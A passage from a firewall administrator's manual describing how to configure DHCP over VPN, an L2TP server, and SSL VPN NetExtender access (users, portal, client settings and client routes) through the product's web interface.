4. Select the interface the DHCP lease is bound from the **DHCP lease bound to** menu.
5. If you enter an IP address in the **Relay IP address** field, this IP address is used as the DHCP Relay Agent IP address in place of the Central Gateway's address, and must be reserved in the DHCP scope on the DHCP server. This address can also be used to manage this firewall remotely through the VPN tunnel from behind the Central Gateway.
6. If you enter an IP address in the **Remote Management IP Address** field, this IP address is used to manage the firewall from behind the Central Gateway, and must be reserved in the DHCP scope on the DHCP server.
7. If you enable **Block traffic through tunnel when IP spoof detected**, the firewall blocks any traffic across the VPN tunnel that is spoofing an authenticated user's IP address. If you have any static devices, however, you must ensure that the correct Ethernet address is typed for the device. The Ethernet address is used as part of the identification process, and an incorrect Ethernet address can cause the firewall to respond to IP spoofs.
8. If the VPN tunnel is disrupted, temporary DHCP leases can be obtained from the local DHCP server. Once the tunnel is again active, the local DHCP server stops issuing leases. Enable the **Obtain temporary lease from local DHCP server if tunnel is down** check box. By enabling this check box, you have a failover option in case the tunnel ceases to function. If you want to allow temporary leases for a certain time period, type the number of minutes for the temporary lease in the **Temporary Lease Time** box. The default value is 2 minutes.

Devices

9. To configure devices on your LAN, click the **Devices** tab.



10. To configure **Static Devices on the LAN**, click **Add** to display the **Add LAN Device Entry** window, and type the IP address of the device in the **IP Address** field and then type the Ethernet address of the device in the **Ethernet Address** field.



An example of a static device is a printer as it cannot obtain an IP lease dynamically. If you do not have **Block traffic through tunnel when IP spoof detected** enabled, it is not necessary to type the Ethernet address of a device. You must exclude the Static IP addresses from the pool of available IP addresses on the DHCP server so that the DHCP server does not assign these addresses to DHCP clients. You should also exclude the IP address used as the **Relay IP Address**. It is recommended to reserve a block of IP address to use as Relay IP addresses. Click **OK**.

11. To exclude devices on your LAN, click **Add** to display the **Add Excluded LAN Entry** window. Enter the MAC address of the device in the **Ethernet Address** field. Click **OK**.
12. Click **OK** to exit the **DHCP over VPN Configuration** window.


Note

You must configure the local DHCP server on the remote firewall to assign IP leases to these computers.


Note


If a remote site has trouble connecting to a central gateway and obtaining a lease, verify that Deterministic Network Enhancer (DNE) is not enabled on the remote computer.

**Tip**

If a static LAN IP address is outside of the DHCP scope, routing is possible to this IP, i.e. two LANs.

Current DHCP over VPN Leases

The scrolling window shows the details on the current bindings: IP and Ethernet address of the bindings, along with the Lease Time, and Tunnel Name.

To delete a binding, which frees the IP address in the DHCP server, select the binding from the list, and then click the **Delete**  icon. The operation takes a few seconds to complete. Once completed, a message confirming the update is displayed at the bottom of the Web browser window.

Click **Delete All** to delete all VPN leases.



CHAPTER 55

Configuring L2TP Server

VPN > L2TP Server

The firewall can terminate L2TP-over-IPsec connections from incoming Microsoft Windows 2000 and Windows XP clients. In situations where running the ADTRAN Global VPN Client is not possible, you can use the ADTRAN L2TP Server to provide secure access to resources behind the firewalls.

You can use Layer 2 Tunneling Protocol (L2TP) to create VPN over public networks such as the Internet. L2TP provides interoperability between different VPN vendors that protocols such as PPTP and L2F do not, although L2TP combines the best of both protocols and is an extension of them. L2TP is supported on Microsoft Windows 2000 Operating System.

L2TP supports several of the authentication options supported by PPP, including Password Authentication Protocol (PAP), Challenge Handshake Authentication Protocol (CHAP), and Microsoft Challenge Handshake Authentication Protocol (MS-CHAP). You can use L2TP to authenticate the endpoints of a VPN tunnel to provide additional security, and you can implement it with IPsec to provide a secure, encrypted VPN solution.

Configuring the L2TP Server

The **VPN > L2TP Server** page provides the settings for configuring the firewall as a L2TP Server.



To configure the L2TP Server, follow these steps:

1. To enable L2TP Server functionality on the firewall, select **Enable L2TP Server**. Then click **Configure** to display the **L2TP Server Configuration** window.

2. Enter the number of seconds in the **Keep alive time (secs)** field to send special packets to keep the connection open. The default is **60** seconds.
3. Enter the IP address of your first DNS server in the **DNS Server 1** field. If you have a second DNS server, type the IP address in the **DNS Server 2** field.
4. Enter the IP address of your first WINS server in the **WINS Server 1** field. If you have a second WINS server, type the IP address in the **WINS Server 2** field.
5. Select **IP address provided by RADIUS/LDAP Server** if a RADIUS Server provides IP addressing information to the L2TP clients.
6. If the L2TP Server provides IP addresses, select **Use the Local L2TP IP pool**. Enter the range of private IP addresses in the **Start IP** and **End IP** fields. The private IP addresses should be a range of IP addresses on the LAN.
7. If you have configured a specific user group defined for using L2TP, select it from the **User Group for L2TP users** menu or use **Everyone**.
8. Click **OK**.

Currently Active L2TP Sessions


- **User Name** - The user name assigned in the local user database or the RADIUS user database.
- **PPP IP** - The source IP address of the connection.
- **Zone** - The zone used by the L2TP client.
- **Interface** - The interface used to access the L2TP Server, whether it is a VPN client or another firewall.
- **Authentication** - Type of authentication used by the L2TP client.
- **Host Name** - The name of the L2TP client connecting to the L2TP Server.

**Tip**

The **User Management** chapter contains some guidance on how to configure L2TP connections from Apple iOS devices (iPad/iPhone/iPod touch) for either LDAP or RADIUS authentication. For more information, see [“Configuring L2TP to use LDAP for MacOS and iOS Connections” on page 898](#).

PART 12

SSL VPN



CHAPTER 56

SSL VPN

SSL VPN

This chapter provides information on how to configure the SSL VPN features on the firewall. ADTRAN's SSL VPN features provide secure remote access to the network using the NetExtender client.

NetExtender is an SSL VPN client for Windows, Mac, or Linux users that is downloaded transparently and that allows you to run any application securely on the company's network. It uses Point-to-Point Protocol (PPP). NetExtender allows remote clients seamless access to resources on your local network. Users can access NetExtender two ways:

- Logging in to the Virtual Office web portal provided by the firewall and clicking on the NetExtender button.
- Launching the standalone NetExtender client.

The NetExtender standalone client is installed the first time you launch NetExtender. Thereafter, it can be accessed directly from the Start menu on Windows systems, from the Application folder or dock on MacOS systems, or by the path name or from the shortcut bar on Linux systems.

This chapter contains the following sections:

- [“SSL VPN NetExtender Overview” on page 788](#)
- [“Configuring Users for SSL VPN Access” on page 790](#)
- [“SSL VPN > Status” on page 792](#)
- [“SSL VPN > Server Settings” on page 793](#)
- [“SSL VPN > Portal Settings” on page 794](#)
- [“SSL VPN > Client Settings” on page 795](#)
- [“SSL VPN > Client Routes” on page 797](#)
- [“SSL VPN > Virtual Office” on page 799](#)
- [“Accessing the ADTRAN SSL VPN Portal” on page 799](#)
- [“Using NetExtender” on page 799](#)
- [“Configuring SSL VPN Bookmarks” on page 825](#)
- [“Using SSL VPN Bookmarks” on page 829](#)

SSL VPN NetExtender Overview

This section provides an introduction to the SonicOS Enhanced SSL VPN NetExtender feature. This section contains the following subsections:

- [“What is SSL VPN NetExtender?” on page 788](#)
- [“Benefits” on page 788](#)
- [“NetExtender Concepts” on page 788](#)

What is SSL VPN NetExtender?

ADTRAN's SSL VPN NetExtender feature is a transparent software application for Windows, Mac, and Linux users that enables remote users to securely connect to the remote network. With NetExtender, remote users can securely run any application on the remote network. Users can upload and download files, mount network drives, and access resources as if they were on the local network. The NetExtender connection uses a Point-to-Point Protocol (PPP) connection.

Benefits

NetExtender provides remote users with full access to your protected internal network. The experience is virtually identical to that of using a traditional IPsec VPN client, but NetExtender does not require any manual client installation. Instead, the NetExtender Windows client is automatically installed on a remote user's PC by an ActiveX control when using the Internet Explorer browser, or with the XPCOM plugin when using Firefox. On MacOS systems, supported browsers use Java controls to automatically install NetExtender from the Virtual Office portal. Linux systems can also install and use the NetExtender client.

After installation, NetExtender automatically launches and connects a virtual adapter for secure SSL-VPN point-to-point access to permitted hosts and subnets on the internal network.

NetExtender Concepts

The following sections describe advanced NetExtender concepts:

- [“Stand-Alone Client” section on page 788](#)
- [“Client Routes” section on page 789](#)
- [“Tunnel All Mode” section on page 789](#)
- [“Connection Scripts” section on page 789](#)
- [“Proxy Configuration” section on page 789](#)

Stand-Alone Client

NetExtender is a browser-installed lightweight application that provides comprehensive remote access without requiring users to manually download and install the application. The first time a user launches NetExtender, the NetExtender stand-alone client is automatically installed on the user's PC or Mac. The installer creates a profile based on the user's login information. The installer window then closes and automatically launches NetExtender. If the user has a legacy version of NetExtender installed, the installer will first uninstall the old NetExtender and install the new version.

Once the NetExtender stand-alone client has been installed, Windows users can launch NetExtender from their PC's **Start > Programs** menu and configure NetExtender to launch when Windows boots. Mac users can launch NetExtender from their system Applications folder, or drag the icon to the dock for quick access. On Linux systems, the installer creates a desktop shortcut in `/usr/share/NetExtender`. This can be dragged to the shortcut bar in environments like Gnome and KDE.

Client Routes

NetExtender client routes are used to allow and deny access for SSL VPN users to various network resources. Address objects are used to easily and dynamically configure access to network resources.

Tunnel All Mode

Tunnel All mode routes all traffic to and from the remote user over the SSL VPN NetExtender tunnel—including traffic destined for the remote user's local network. This is accomplished by adding the following routes to the remote client's route table:

| IP Address | Subnet mask |
|------------|-------------|
| 0.0.0.0 | 0.0.0.0 |
| 0.0.0.0 | 128.0.0.0 |
| 128.0.0.0 | 128.0.0.0 |

NetExtender also adds routes for the local networks of all connected Network Connections. These routes are configured with higher metrics than any existing routes to force traffic destined for the local network over the SSL VPN tunnel instead. For example, if a remote user is has the IP address 10.0.67.64 on the 10.0.*.* network, the route 10.0.0.0/255.255.0.0 is added to route traffic through the SSL VPN tunnel.

Tunnel All mode is configured on the **SSL VPN > Client Routes** page.

Connection Scripts

ADTRAN SSL VPN provides users with the ability to run batch file scripts when NetExtender connects and disconnects. The scripts can be used to map or disconnect network drives and printers, launch applications, or open files or Web sites. NetExtender Connection Scripts can support any valid batch file commands.

Proxy Configuration

ADTRAN SSL VPN supports NetExtender sessions using proxy configurations. Currently, only HTTPS proxy is supported. When launching NetExtender from the Web portal, if your browser is already configured for proxy access, NetExtender automatically inherits the proxy settings. The proxy settings can also be manually configured in the NetExtender client preferences. NetExtender can automatically detect proxy settings for proxy servers that support the Web Proxy Auto Discovery (WPAD) Protocol.

NetExtender provides three options for configuring proxy settings:

- **Automatically detect settings** - To use this setting, the proxy server must support Web Proxy Auto Discovery Protocol (WPAD)), which can push the proxy settings script to the client automatically.
- **Use automatic configuration script** - If you know the location of the proxy settings script, you can select this option and provide the URL of the script.
- **Use proxy server** - You can use this option to specify the IP address and port of the proxy server. Optionally, you can enter an IP address or domain in the **BypassProxy** field to allow direct connections to those addresses and bypass the proxy server. If required, you can enter a user name and password for the proxy server. If the proxy server requires a username and password, but you do not specify them, a NetExtender pop-up window will prompt you to enter them when you first connect.

When NetExtender connects using proxy settings, it establishes an HTTPS connection to the proxy server instead of connecting to the firewall. server directly. The proxy server then forwards traffic to the SSL VPN server. All traffic is encrypted by SSL with the certificate negotiated by NetExtender, of which the proxy server has no knowledge. The connecting process is identical for proxy and non-proxy users.


Configuring Users for SSL VPN Access

In order for users to be able to access SSL VPN services, they must be assigned to the **SSLVPN Services** group. Users who attempt to login through the Virtual Office who do not belong to the **SSLVPN Services** group will be denied access. The following sections describe how to configure user accounts for SSL VPN access:

- [“Configuring SSL VPN Access for Local Users” section on page 791](#)
- [“Configuring SSL VPN Access for RADIUS Users” section on page 791](#)
- [“Configuring SSL VPN Access for LDAP Users” section on page 792](#)

Configuring SSL VPN Access for Local Users

To configure users in the local user database for SSL VPN access, you must add the users to the **SSLVPN Services** user group. To do so, perform the following steps:

-
- Step 1** Navigate to the **Users > Local Users** page.
 - Step 2** Click on the configure icon  for the user you want to edit, or click the **Add User** button to create a new user. The **Edit User** window is launched.
 - Step 3** Click on the **Groups** tab.
 - Step 4** In the **User Groups** column, click on **SSLVPN Services** and click the right arrow to move it to the **Member Of** column.
 - Step 5** Click on the **VPN Access** tab. The **VPN Access** tab configures which network resources VPN users (either GVC, NetExtender, or Virtual Office bookmarks) can access. Select one or more network address objects or groups from the **Networks** list and click the right arrow button (->) to move them to the **Access List** column. To remove the user's access to a network address objects or groups, select the network from the **Access List**, and click the left arrow button (<-).



Note The **VPN access** tab affects the ability of remote clients using GVC, NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the "allow" list on the **VPN Access** tab.

- Step 6** Click **OK**.



Note The feature, One-Time Password, is a two-factor authentication scheme utilizing system-generated, random passwords, in addition to standard user name and password credentials, for users attempting to login through SSL VPN connections. For more information on configuring this feature, see "[One-Time Password](#)" section on page 845.

Configuring SSL VPN Access for RADIUS Users

To configure RADIUS users for SSL VPN access, you must add the users to the **SSLVPN Services** user group. To do so, perform the following steps:

-
- Step 1** Navigate to the **Users > Settings** page.
 - Step 2** In the **Authentication Method for login** pulldown menu, select **RADIUS** or **RADIUS + Local Users**.
 - Step 3** Click the **Configure** button for **Authentication Method for login**. The RADIUS Configuration window displays.
 - Step 4** Click on the **RADIUS Users** tab.
 - Step 5** In the **Default user group to which all RADIUS users belong** pulldown menu, select **SSLVPN Services**.



Note The **VPN Access** tab in the **Edit User** window is also another granular control on access for both Virtual Office Bookmarks and for NetExtender access.

- Step 6** Click **OK**.

Configuring SSL VPN Access for LDAP Users

To configure LDAP users for SSL VPN access, you must add the LDAP user groups to the **SSLVPN Services** user group. To do so, perform the following steps:

- Step 1** Navigate to the **Users > Settings** page.
- Step 2** Set the **Authentication method for login** to either **LDAP** or **LDAP + Local Users**.
- Step 3** Click the **Configure** button to launch the **LDAP Configuration** window.
- Step 4** Click on the **LDAP Users** tab.
- Step 5** In the **Default LDAP User Group** pulldown menu, select **SSLVPN Services**.



Note The **VPN Access** tab in the **Edit User** window is also another granular control on access for both Virtual Office Bookmarks and for NetExtender access.

- Step 6** Click **OK**.

SSL VPN > Status

The **SSL VPN > Status** page displays a summary of active NetExtender sessions, including the name, the PPP IP address, the physical IP address, login time, length of time logged in and logout time.



The following table provides a description of the status items.

| Status Item | Description |
|-------------------|---|
| User Name | The user name. |
| Client Virtual IP | The IP address assigned to the user from the client IP address |
| Client WAN IP | The physical IP address of the user. |
| Login Time | The amount of time since the user first established connection with the ADTRAN SSL VPN appliance expressed as number of days and time (HH:MM:SS). |
| Inactivity Time | Duration of time that the user has been inactive. |
| Logged In | The time when the user initially logged in. |
| Statistics Icon | Mousing over the statistics icon provides a summary of traffic statistics for the user. |
| Logout | Provides the administrator the ability to logout a NetExtender session. |

SSL VPN > Server Settings

The **SSL VPN > Server Settings** page is used to configure details of the firewall's behavior as an SSL VPN server.

SSL VPN /

Server Settings

Accept Cancel

SSL VPN Status on Zones

LAN
 WAN
 DMZ
 WLAN

Note: This is the SSL VPN Access status on each Zone. Green indicates active SSL VPN status. Red indicates inactive SSL VPN status. Enable or disable SSL-VPN access by clicking the zone name.

SSL VPN Server Settings

SSL VPN Port:

Certificate Selection:

Enable Server Cipher Preference

Cipher Methods:

RADIUS User Settings

Use RADIUS in
 MSCHAP
 MSCHAPv2 mode (allows users to change expired passwords)

The following options can be configured on the **SSL VPN > Server Settings** page.

- **SSL VPN Status on Zones:** This displays the SSL VPN Access status on each Zone. Green indicates active SSL VPN status, while red indicates inactive SSL VPN status. To enable or disable SSL-VPN access on a zone, click on the zone name to jump to the Edit Zone window.
- **SSL VPN Port:** Set the SSL VPN port for the appliance. The default is 4433.
- **Certificate Selection:** Select the certificate that will be used to authenticate SSL VPN users. To manage certificates, go to the **Network > Certificates** page.
- **Enable Server Cipher Preference:** Select this checkbox to configure a preferred cipher method. The available ciphers are **RC4_MD5**, **3DES_SHA1**, and **AES256_SHA1**.
- **RADIUS User Settings:** This option is only available when either RADIUS or LDAP is configured to authenticate SSL VPN users. Select the **Use RADIUS in** checkbox to have RADIUS use MSCHAP (or MSCHAPv2) mode. Enabling MSCHAP-mode RADIUS will allow users to change expired passwords at login time.




Note

In LDAP, password updates can only be done when using either Novell eDirectory or Active Directory with TLS and binding to it using an administrative account. If LDAP is not configured as such, password updates for SSL VPN users will be performed using MSCHAP-mode RADIUS, after using LDAP to authenticate the user.

SSL VPN > Portal Settings

The **SSL VPN > Portal Settings** page is used to configure the appearance and functionality of the SSL VPN Virtual Office web portal. The Virtual Office portal is the website that uses log in to launch NetExtender. It can be customized to match any existing company website or design style.



SSL VPN |

Portal Settings

Accept Cancel

Portal Settings

Portal Site Title: SonicWALL - Virtual Office

Portal Banner Title: Virtual Office

Home Page Message: `<table cellpadding=0 border=0 valign=top><tr><td width=500 valign=top>`

Example Template Preview

Login Message: `<table cellpadding=0 border=0 valign=top><tr><td width=500 valign=top>`


Example Template Preview

Launch NetExtender after login.

Display Import Certificate Button. *Available only for IE on Windows 2000 & XP.

Enable HTTP meta tags for cache control (recommended).

Portal Logo Settings

Default Portal Logo: 

Use Default SonicWALL Logo

Customized Logo (Input IFR of the logo): VirtualOffice.gif

Note: The logo must be GIF format of size 155 x 36. A transparent or light background is recommended.

The following settings configure the appearance of the Virtual Office portal:

- **Portal Site Title** - The text displayed in the top title of the web browser.
- **Portal Banner Title** - The the text displayed next to the logo at the top of the page.
- **Home Page Message** - The HTML code that is displayed above the NetExtender icon.
- **Login Message** - The HTML code that is displayed when users are prompted to log in to the Virtual Office.
- **Example Template** - Resets the Home Page Message and Login Message fields to the default example template.
- **Preview** - Launch a pop-up window that displays the HTML code.


The following options customize the functionality of the Virtual Office portal:

- **Launch NetExtender after login** - Automatically launches NetExtender after a user logs in.
- **Display Import Certificate Button** - Displays an **Import Certificate** button on the Virtual Office page. This initiates the process of importing the firewall's self-signed certificate onto the web browser. This option only applies to the Internet Explorer browser on PCs running Windows 2000 or Windows XP.
- **Enable HTTP meta tags for cache control** - Inserts HTTP tags into the browser that instruct the web browser not to cache the Virtual Office page. ADTRAN recommends enabling this option.

The **Customized Logo** field is used to display a logo other than the ADTRAN logo at the top of the Virtual Office portal. Enter the URL of the logo in the **Customized Logo** field. The logo must be in GIF format of size 155 x 36, and a transparent or light background is recommended.

SSL VPN > Client Settings

The **SSL VPN > Client Settings** page allows the administrator to enable SSL VPN access on zones and configure the client address range information and NetExtender client settings. It also displays which zones have SSL VPN access enabled.



The following tasks are configured on the **SSL VPN > Client Settings** page:

- [“Configuring Zones for SSL VPN Access” section on page 795](#)
- [“Configuring the SSL VPN Client Address Range” section on page 796](#)
- [“Configuring NetExtender Client Settings” section on page 796](#)

Configuring Zones for SSL VPN Access

All of the zones on the firewall are displayed in the **SSL VPN Status on Zones** section of the **SSL VPN > Client Settings** page. SSL VPN access must be enabled on a zone before users can access the Virtual Office web portal. A green button to the left of the name of the zone indicates that SSL VPN access is enabled. A red button indicates that SSL VPN access is disabled. To change the SSL VPN access for a zone, simply click the name of the zone on the **SSL VPN > Client Settings** page.

SSL VPN Access can also be configured on the **Network > Zones** page by clicking the configure icon for the zone.



Note

WAN management must be enabled on the zone to terminate SSL VPN sessions. Even though the zone has SSL VPN enabled, if the management interface is disabled, SSL VPN will not work correctly.

Configuring the SSL VPN Client Address Range

The SSL VPN Client Address Range defines the IP address pool from which addresses will be assigned to remote users during NetExtender sessions. The range needs to be large enough to accommodate the maximum number of concurrent NetExtender users you wish to support plus one (for example, the range for 15 users requires 16 addresses, such as 192.168.200.100 to 192.168.200.115).



Note

The range must fall within the same subnet as the interface to which the SSL VPN appliance is connected, and in cases where there are other hosts on the same segment as the SSL VPN appliance, it must not overlap or collide with any assigned addresses.

To configure the SSL VPN Client Address Range, perform the following steps:

- Step 1** Navigate to the **SSL VPN > Client Settings** page.
- Step 2** In the **NetExtender Start IP** field, enter the first IP address in the client address range.
- Step 3** In the **NetExtender End IP** field, enter the last IP address in the client address range.
- Step 4** In the **DNS Server 1** field, enter the IP address of the primary DNS server, or click the **Default DNS Settings** to use the default settings.
- Step 5** (Optional) In the **DNS Server 2** field, enter the IP address of the backup DNS server.
- Step 6** (Optional) In the **DNS Domain** field, enter the domain name for the DNS servers.
- Step 7** In the **User Domain** field, enter the domain name for the users. The value of this field must match the domain field in the NetExtender client.
- Step 8** (Optional) In the **WINS Server 1** field, enter the IP address of the primary WINS server.
- Step 9** (Optional) In the **WINS Server 2** field, enter the IP address of the backup WINS server.
- Step 10** In the **Interface** pulldown menu, select the interface to be used for SSL VPN services.



Note

The IP address range must be on the same subnet as the interface used for SSL VPN services.

- Step 11** Click the Zone name at the top of the page to enable SSL VPN access on it with these settings. The indicator should be green for the Zone you want to enable.
- Step 12** Click **Accept**.

Configuring NetExtender Client Settings

NetExtender client settings are configured on the bottom of the **SSL VPN > Client Settings** page. The following settings to customize the behavior of NetExtender when users connect and disconnect.

- **Default Session Timeout (minutes)** - The default timeout value for client inactivity, after which the client's session is terminated.
- **Enable NetBIOS Over SSLVPN** - Allows NetExtender clients to broadcast NetBIOS to the SSL VPN subnet.
- **Enable Client Autoupdate** - The NetExtender client checks for updates every time it is launched.

- **Exit Client After Disconnect** - The NetExtender client exits when it becomes disconnected from the SSL VPN server. To reconnect, users will have to either return to the SSL VPN portal or launch NetExtender from their Programs menu.
- **Uninstall Client After Disconnect** - The NetExtender client automatically uninstalls when it becomes disconnected from the SSL VPN server. To reconnect, users will have to return to the SSL VPN portal.
- **Create Client Connection Profile** - The NetExtender client will create a connection profile recording the SSL VPN Server name, the Domain name and optionally the username and password.
- **Communication Between Clients** - Enables NetExtender clients that are connected to the same server to communicate.
- **User Name & Password Caching** - Provide flexibility in allowing users to cache their usernames and passwords in the NetExtender client. The three options are **Allow saving of user name only**, **Allow saving of user name & password**, and **Prohibit saving of user name & password**. These options enable administrators to balance security needs against ease of use for users.

SSL VPN > Client Routes

The **SSL VPN > Client Routes** page allows the administrator to control the network access allowed for SSL VPN users. The NetExtender client routes are passed to all NetExtender clients and are used to govern which private networks and resources remote user can access via the SSL VPN connection.

SSL VPN /

Client Routes

Accept Cancel

Tunnel All Mode: Disabled

Add client routes: Select an AddressObject..

| Name | Address Detail | Type | Zone | Delete |
|----------------------------|-------------------|---------|------|--------|
| X4 Subnet | 0.0.0.0/255.255.0 | Network | | (X) |
| WLAN RemoteAccess Networks | 0.0.0.0/0.0.0 | Network | VPN | (X) |

Delete All

Note: The NetExtender Client Routes are passed to all NetExtender clients and determine which private networks the remote user can access via the SSL VPN connection.

The following tasks are configured on the **SSL VPN > Client Routes** page:

- [“Configuring Tunnel All Mode” section on page 798](#)
- [“Adding Client Routes” section on page 798](#)

Configuring Tunnel All Mode

Select **Enabled** from the **Tunnel All Mode** drop-down list to force all traffic for NetExtender users over the SSL VPN NetExtender tunnel—including traffic destined for the remote user's local network. This is accomplished by adding the following routes to the remote client's route table:

| IP Address | Subnet mask |
|------------|-------------|
| 0.0.0.0 | 0.0.0.0 |
| 0.0.0.0 | 128.0.0.0 |
| 128.0.0.0 | 128.0.0.0 |

NetExtender also adds routes for the local networks of all connected Network Connections. These routes are configured with higher metrics than any existing routes to force traffic destined for the local network over the SSL VPN tunnel instead. For example, if a remote user is has the IP address 10.0.67.64 on the 10.0.*.* network, the route 10.0.0.0/255.255.0.0 is added to route traffic through the SSL VPN tunnel.



Note To configure Tunnel All Mode, you must also configure an address object for 0.0.0.0, and assign SSL VPN NetExtender users and groups to have access to this address object.

To configure SSL VPN NetExtender users and groups for Tunnel All Mode, perform the following steps.

- Step 1** Navigate to the **Users > Local Users** or **Users > Local Groups** page.
- Step 2** Click on the **Configure** button for an SSL VPN NetExtender user or group.
- Step 3** Click on the **VPN Access** tab.
- Step 4** Select the **WAN RemoteAccess Networks** address object and click the right arrow (->) button.
- Step 5** Click **OK**.
- Step 6** Repeat steps 1 through 5 for all local users and groups that use SSL VPN NetExtender.

Adding Client Routes

The **Add Client Routes** pulldown menu is used to configure access to network resources for SSL VPN users. Select the address object to which you want to allow SSL VPN access. Select **Create new address object** to create a new address object. Creating client routes causes access rules to automatically be created to allow this access. Alternatively, you can manually configure access rules for the SSL VPN zone on the **Firewall > Access Rules** page. For more information, see [“Firewall > Access Rules” on page 495](#).



Note After configuring Client Routes for SSL VPN, you must also configure all SSL VPN NetExtender users and user groups to be able to access the Client Routes on the **Users > Local Users** or **Users > Local Groups** pages.

To configure SSL VPN NetExtender users and groups to access Client Routes, perform the following steps.

- Step 1** Navigate to the **Users > Local Users** or **Users > Local Groups** page.
- Step 2** Click on the **Configure** button for an SSL VPN NetExtender user or group.
- Step 3** Click on the **VPN Access** tab.
- Step 4** Select the address object for the Client Route, and click the right arrow (->) button.
- Step 5** Click **OK**.
- Step 6** Repeat steps 1 through 5 for all local users and groups that use SSL VPN NetExtender.

SSL VPN > Virtual Office

The **SSL VPN > Virtual Office** page displays the Virtual Office web portal inside of the SonicOS UI.

The following sections describe how to use the Virtual Office:

- “[Accessing the ADTRAN SSL VPN Portal](#)” section on page 799
- “[Using NetExtender](#)” section on page 799
- “[Configuring SSL VPN Bookmarks](#)” section on page 825
- “[Using SSL VPN Bookmarks](#)” section on page 829

Accessing the ADTRAN SSL VPN Portal

To view the ADTRAN SSL VPN Virtual Office web portal, navigate to the IP address of the firewall. Click the link at the bottom of the Login page that says “Click [here](#) for sslvpn login.”

Using NetExtender

The following sections describe how to use NetExtender:

- “[User Prerequisites](#)” section on page 799
- “[User Configuration Tasks](#)” section on page 800
- “[Verifying NetExtender Operation from the System Tray](#)” section on page 818

User Prerequisites

Prerequisites for Windows Clients:

Windows clients must meet the following prerequisites in order to use NetExtender:

- One of the following platforms:
 - Windows Vista 64-bit, Windows Vista 32-bit, Windows XP Home or Professional, Windows 2000 Professional, Windows 2000 Server, Windows 2003 Server.
- One of the following browsers:
 - Internet Explorer 6.0 and higher
 - Mozilla Firefox 1.5 and higher

- To initially install the NetExtender client, the user must be logged in to the PC with administrative privileges.
- Downloading and running scripted ActiveX files must be enabled on Internet Explorer.
- If the firewall uses a self-signed SSL certificate for HTTPS authentication, then it is necessary to install the certificate before establishing a NetExtender connection. If you are unsure whether the certificate is self-signed or generated by a trusted root Certificate Authority, ADTRAN recommends that you import the certificate. The easiest way to import the certificate is to click the **Import Certificate** button at the bottom of the Virtual Office home page.

Prerequisites for MacOS Clients:

MacOS clients meet the following prerequisites in order to use NetExtender:

- MacOS 10.4 and higher
